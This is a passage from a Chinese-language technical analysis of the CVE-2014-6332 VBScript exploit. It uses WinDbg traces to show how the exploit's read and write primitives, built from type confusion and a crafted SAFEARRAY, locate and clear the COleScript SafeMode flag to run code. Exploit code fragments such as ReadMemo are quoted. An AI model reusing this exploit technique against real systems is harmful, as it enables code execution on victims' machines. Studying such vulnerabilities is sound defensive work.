   +0x000 cDims            : 1
   +0x002 fFeatures        : 0x880
   +0x004 cbElements       : 1
   +0x008 cLocks           : 0
   +0x00c pvData           : (null)
   +0x010 rgsabound        : [1] tagSAFEARRAYBOUND
```

我们知道字符串在内存中是以BSTR对象保存的，暂不论类型混淆，就myarray字符串而言，它在内存中的保存结果如下，Data High字段中的指针0x00405014指向相应的字符内容：



图4 内存中的myarray

其中，BSTR对象头部表示字符串的长度，此情况中即为poi(0x00405014-4)=0x18。

了解这一点后，我们再来看实现Read primitive的函数：

```
function ReadMemo(add)  '借助类型混淆来读取add地址处的值'
  On Error Resume Next
  redim Preserve aa(a2)  '对aa数组进行corrupt'
  ab(0)=0
  aa(a1)=add+4
  ab(0)=1.69759663316747E-313  '0x0000000800000008'
  ReadMemo=lenb(aa(a1))  'read primitive'
  ab(0)=0
  redim Preserve aa(a0)  '恢复aa数组至corrupt前'
end function
```

首先add+4会以long integer(0x03)类型赋给aa(a1)，这里add为要读取的地址，而后aa(a1)的类型被改成了string(0x08)，于是add+4也就被当成了指向字符内容的指针，因此lenb(aa(a1))就等价于poi(add+4-4)，即add地址处的值。

对于Setnotsafemode函数中的如下ReadMemo调用：

```
On Error Resume Next
i=Mydata()  '获取testaa函数对象指针，即CScriptEntryPoint对象指针'
i=ReadMemo(i+8)
```

其跟踪过程如下：

```
0:005> g
Breakpoint 1 hit
```

```
eax=01df84e0 ebx=0249cc70 ecx=0249cc70 edx=00000060 esi=01e00900 edi=00000010
eip=6fb02e64 esp=0249cb1c ebp=0249cc18 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
vbscript!AssignVar:
6fb02e64 8bff            mov     edi,edi
0:005> dd esp L4
0249cb1c  6fb13991 0013ebf0 02e678f8 01df84e0
0:005> dd 01df84e0 L4
01df84e0  00000003 00000000 01df8724 41a00001
0:005> ln poi(01df8724)
0:005> ln poi(01df8724-8)
0:005> ln poi(01df8724-8-4)
(6fb04934)   vbscript!CScriptEntryPoint::`vftable'   |  (6fb1ab54)   vbscript!CEnt
ryPointDispatch::`vftable'
Exact matches:
    vbscript!CScriptEntryPoint::`vftable' = <no type information>
0:005> g
Breakpoint 2 hit
eax=0249cc10 ebx=0249cc70 ecx=0013f274 edx=0000400c esi=01e00910 edi=00000001
eip=6fb11f4c esp=0249cb18 ebp=0249cc18 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray:
6fb11f4c 8bff            mov     edi,edi
0:005> db 02e678e8 L20
02e678e8  ef 6a d2 68 6c 4b 02 08-02 00 00 00 00 00 00 00  .j.hlK..........
02e678f8  03 00 00 00 00 00 00 00-24 87 df 01 01 00 a0 41  ........$......A
0:005> g
Breakpoint 1 hit
eax=01df84e0 ebx=0249cc70 ecx=0249cc70 edx=00000002 esi=01e00910 edi=00000010
eip=6fb02e64 esp=0249cb1c ebp=0249cc18 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
vbscript!AssignVar:
6fb02e64 8bff            mov     edi,edi
0:005> g
Breakpoint 2 hit
eax=0249cb2c ebx=0249cc70 ecx=0249cc70 edx=0000400c esi=00000001 edi=01e00900
eip=6fb11f4c esp=0249cb00 ebp=0249cb18 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray:
6fb11f4c 8bff            mov     edi,edi
0:005> db 02e678e8 L20
02e678e8  ef 6a d2 68 6c 4b 02 08-05 00 00 00 00 00 00 00  .j.hlK..........
02e678f8  08 00 00 00 08 00 00 00-24 87 df 01 01 00 a0 41  ........$......A
0:005> g
Breakpoint 1 hit
eax=01df84f0 ebx=0249cc70 ecx=0249cc70 edx=00000000 esi=0249cbf8 edi=01df84f0
eip=6fb02e64 esp=0249cb1c ebp=0249cc18 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
```

```
vbscript!AssignVar:
6fb02e64 8bff            mov     edi,edi
0:005> dd esp L4
0249cb1c  6fb0cb42 0013ebf0 01df84f0 01df84e0
0:005> dd 01df84e0 L4
01df84e0  00000003 00000000 01df8648 00000000
0:005> dd 01df8724-8-4 L8
01df8718  6fb04934 00000001 01df8648 01e007f8
01df8728  01e028bc 00000000 01df8648 0013ebf0
```

3 修改SafeMode

最后我们再来看下exploit如何借助Write primitive对SafeMode标志进行修改。由前面的分析可知此标志是vbscript!COleScript对象指针特定偏移处的一个值，而vbscript!COleScript对象指针又可以通过vbscript!CScriptEntryPoint对象指针得到，因此SafeMode标志的查找过程如下：

```
0:005> ln poi(01df8718)
(6fb04934)   vbscript!CScriptEntryPoint::`vftable'   |  (6fb1ab54)   vbscript!CEnt
ryPointDispatch::`vftable'
Exact matches:
    vbscript!CScriptEntryPoint::`vftable' = <no type information>
0:005> dd 01df8718+8 L1
01df8720  01df8648
0:005> dd 01df8648+10 L1
01df8658  01df75f0
0:005> ln poi(01df75f0)
(6fb04868)   vbscript!COleScript::`vftable'   |  (6fb1fdbc)   vbscript!`string'
Exact matches:
    vbscript!COleScript::`vftable' = <no type information>
0:005> dd 01df75f0+174 L4
01df7764  0000000e 00000000 00000000 00000000
```

当找到此标志所在内存地址后，接下去就是对其进行修改，相关代码如下：

```
if (j=14) then
  redim Preserve aa(a2)
  aa(a1+2)(i+&h11c+k)=ab(4)  'write primitive'
  redim Preserve aa(a0)
  exit for
end if
```

我们来跟下这个过程：

```
0:005> bl
 0 e 7664ec2c     0001 (0001)  0:**** OLEAUT32!SafeArrayRedim ".if(poi(poi(02e6790
0)-4)=0x0e){}.else{gc}"
```

```
 1 d 6fb02e64     0001 (0001)  0:**** vbscript!AssignVar
 2 d 6fb11f4c     0001 (0001)  0:**** vbscript!AccessArray
0:005> g
eax=0249cb14 ebx=004692e8 ecx=00000000 edx=00000060 esi=01df84e0 edi=01e00900
eip=7664ec2c esp=0249cb00 ebp=0249cb1c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
OLEAUT32!SafeArrayRedim:
7664ec2c 8bff            mov     edi,edi
0:005> db 02e678e8 L20
02e678e8  ef 6a d2 68 6c 4b 02 08-02 00 00 00 00 00 00 00  .j.hlK..........
02e678f8  00 00 00 00 00 00 00 00-68 77 df 01 01 00 a0 41  ........hw.....A
0:005> bp OLEAUT32!SafeArrayRedim
breakpoint 0 redefined
0:005> g
Breakpoint 0 hit
eax=0249cd58 ebx=004692e8 ecx=00000000 edx=00000078 esi=01df8510 edi=01e00900
eip=7664ec2c esp=0249cd44 ebp=0249cd60 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
OLEAUT32!SafeArrayRedim:
7664ec2c 8bff            mov     edi,edi
0:005> be *
0:005> g
Breakpoint 2 hit
eax=0249cd70 ebx=0249ceb4 ecx=0249ceb4 edx=0000400c esi=00000001 edi=01e00910
eip=6fb11f4c esp=0249cd44 ebp=0249cd5c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray:
6fb11f4c 8bff            mov     edi,edi
0:005> dd esp L8
0249cd44  6fb12028 0249ce54 0013f274 00000001
0249cd54  01df8510 0249cd70 0249ce5c 6fb0dc01
0:005> gu
eax=00000000 ebx=0249ceb4 ecx=0249ce54 edx=00000002 esi=00000001 edi=01e00910
eip=6fb12028 esp=0249cd5c ebp=0249cd5c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!CScriptRuntime::LockArray+0x1a:
6fb12028 85c0            test    eax,eax
0:005> dd poi(0249ce54) L4
02e67930  00000000 00000000 00000000 00000000
0:005> dt ole32!tagSAFEARRAY poi(0249cd70)
   +0x000 cDims            : 1
   +0x002 fFeatures        : 0x880
   +0x004 cbElements       : 0x10
   +0x008 cLocks           : 0
   +0x00c pvData           : 0x02e678f0 Void
   +0x010 rgsabound        : [1] tagSAFEARRAYBOUND
0:005> g
Breakpoint 2 hit
```

```
eax=0249cd70 ebx=0249ceb4 ecx=0249ceb4 edx=0000400c esi=00000001 edi=01e00900
eip=6fb11f4c esp=0249cd44 ebp=0249cd5c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray:
6fb11f4c 8bff            mov     edi,edi
0:005> dd esp L8
0249cd44  6fb12028 0249ce54 0013f23c 00000001
0249cd54  01df8500 0249cd70 0249ce5c 6fb0dc01
0:005> gu
eax=00000000 ebx=0249ceb4 ecx=0249ce54 edx=00000060 esi=00000001 edi=01e00900
eip=6fb12028 esp=0249cd5c ebp=0249cd5c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!CScriptRuntime::LockArray+0x1a:
6fb12028 85c0            test    eax,eax
0:005> dd poi(0249ce54) L4
02e67918  0000200c 0000200c 00405014 0249cc18
0:005> dt ole32!tagSAFEARRAY poi(0249cd70)
   +0x000 cDims            : 1
   +0x002 fFeatures        : 0x880
   +0x004 cbElements       : 0x10
   +0x008 cLocks           : 0
   +0x00c pvData           : 0x02e66ec8 Void
   +0x010 rgsabound        : [1] tagSAFEARRAYBOUND
0:005> g
Breakpoint 2 hit
eax=0249ce54 ebx=0249ceb4 ecx=01df8500 edx=0000400c esi=00000001 edi=00000010
eip=6fb11f4c esp=0249cd5c ebp=0249ce5c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray:
6fb11f4c 8bff            mov     edi,edi
0:005> dd esp L8
0249cd5c  6fb0255c 0249ce54 01df8500 00000001
0249cd6c  01df84f0 00000000 0249d070 0249ceb4
0:005> dd 01df8500 L4
01df8500  0000400c 00000000 02e67918 00000000
0:005> dd 02e67918 L4
02e67918  0000200c 0000200c 00405014 0249cc18
0:005> dd 00405014 L6
00405014  08800001 00000001 00000000 00000000
00405024  7fff0000 00000000
0:005> dt ole32!tagSAFEARRAY 00405014
   +0x000 cDims            : 1
   +0x002 fFeatures        : 0x880
   +0x004 cbElements       : 1
   +0x008 cLocks           : 0
   +0x00c pvData           : (null)
   +0x010 rgsabound        : [1] tagSAFEARRAYBOUND
```

可以看到，之前精心构造的SAFEARRAY结构在这里用到了，通过它可返回以索引值i+&h11c+k为起始地址的Variant结构变量，即pvData+(i+&h11c+k)*cbElements=i+&h11c+k，因此可实现Write primitive，这里该索引值为0x01df7760：

```
......
0:005> p
eax=01df7760 ebx=01df84f0 ecx=00000003 edx=00000003 esi=00405014 edi=00405024
eip=6fb11fe8 esp=0249cd3c ebp=0249cd58 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray+0xd6:
6fb11fe8 8b4604          mov     eax,dword ptr [esi+4] ds:0023:00405018=00000001
0:005>
eax=00000001 ebx=01df84f0 ecx=00000003 edx=00000003 esi=00405014 edi=00405024
eip=6fb11feb esp=0249cd3c ebp=0249cd58 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray+0xd9:
6fb11feb 0faf450c        imul    eax,dword ptr [ebp+0Ch] ss:0023:0249cd64=01df7760
0:005>
eax=01df7760 ebx=01df84f0 ecx=00000003 edx=00000003 esi=00405014 edi=00405024
eip=6fb11fef esp=0249cd3c ebp=0249cd58 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vbscript!AccessArray+0xdd:
6fb11fef 03460c          add     eax,dword ptr [esi+0Ch] ds:0023:00405020=00000000
0:005>
eax=01df7760 ebx=01df84f0 ecx=00000003 edx=00000003 esi=00405014 edi=00405024
eip=6fb11ff2 esp=0249cd3c ebp=0249cd58 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vbscript!AccessArray+0xe0:
6fb11ff2 8b4d08          mov     ecx,dword ptr [ebp+8] ss:0023:0249cd60=0249ce54
0:005>
eax=01df7760 ebx=01df84f0 ecx=0249ce54 edx=00000003 esi=00405014 edi=00405024
eip=6fb11ff5 esp=0249cd3c ebp=0249cd58 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vbscript!AccessArray+0xe3:
6fb11ff5 8901            mov     dword ptr [ecx],eax  ds:0023:0249ce54=01df8500
......
0:005> dd poi(0249ce54) L4
01df7760  00000000 0000000e 00000000 00000000
0:005> db 02e678e8 L20
02e678e8  ef 6a d2 68 6c 4b 02 08-02 00 00 00 00 00 00 00  .j.hlK..........
02e678f8  00 00 00 00 00 00 00 00-68 77 df 01 01 00 a0 41  ........hw.....A
```

再接着就是将前面获取的ab(4)赋给这个Variant结构变量：

```
0:005> g
Breakpoint 1 hit
eax=01df8510 ebx=0249ceb4 ecx=0249ceb4 edx=00000003 esi=00000001 edi=00000010
eip=6fb02e64 esp=0249cd60 ebp=0249ce5c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AssignVar:
6fb02e64 8bff            mov     edi,edi
0:005> g
Breakpoint 0 hit
eax=0249cd58 ebx=004692e8 ecx=00000000 edx=00000060 esi=01df8510 edi=01e00900
eip=7664ec2c esp=0249cd44 ebp=0249cd60 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
OLEAUT32!SafeArrayRedim:
7664ec2c 8bff            mov     edi,edi
0:005> dd 01df7760 L4
01df7760  00000000 00000000 00000000 00000000
```

可以看到SafeMode标志被清零了，因此记事本也就能弹出来了。

0x05 参考

https://www.exploit-db.com/exploits/35229/
http://blog.vulnhunt.com/index.php/2014/11/18/about_cve-2014-6332/ (web archive)
http://www.vxjump.net/files/vuln_analysis/a_cve-2014-6332.txt
http://xteam.baidu.com/?p=104
http://blog.trendmicro.com/trendlabs-security-intelligence/a-killer-combo-critical-vulnerability-and-godmode-exploitation-on-cve-2014-6332/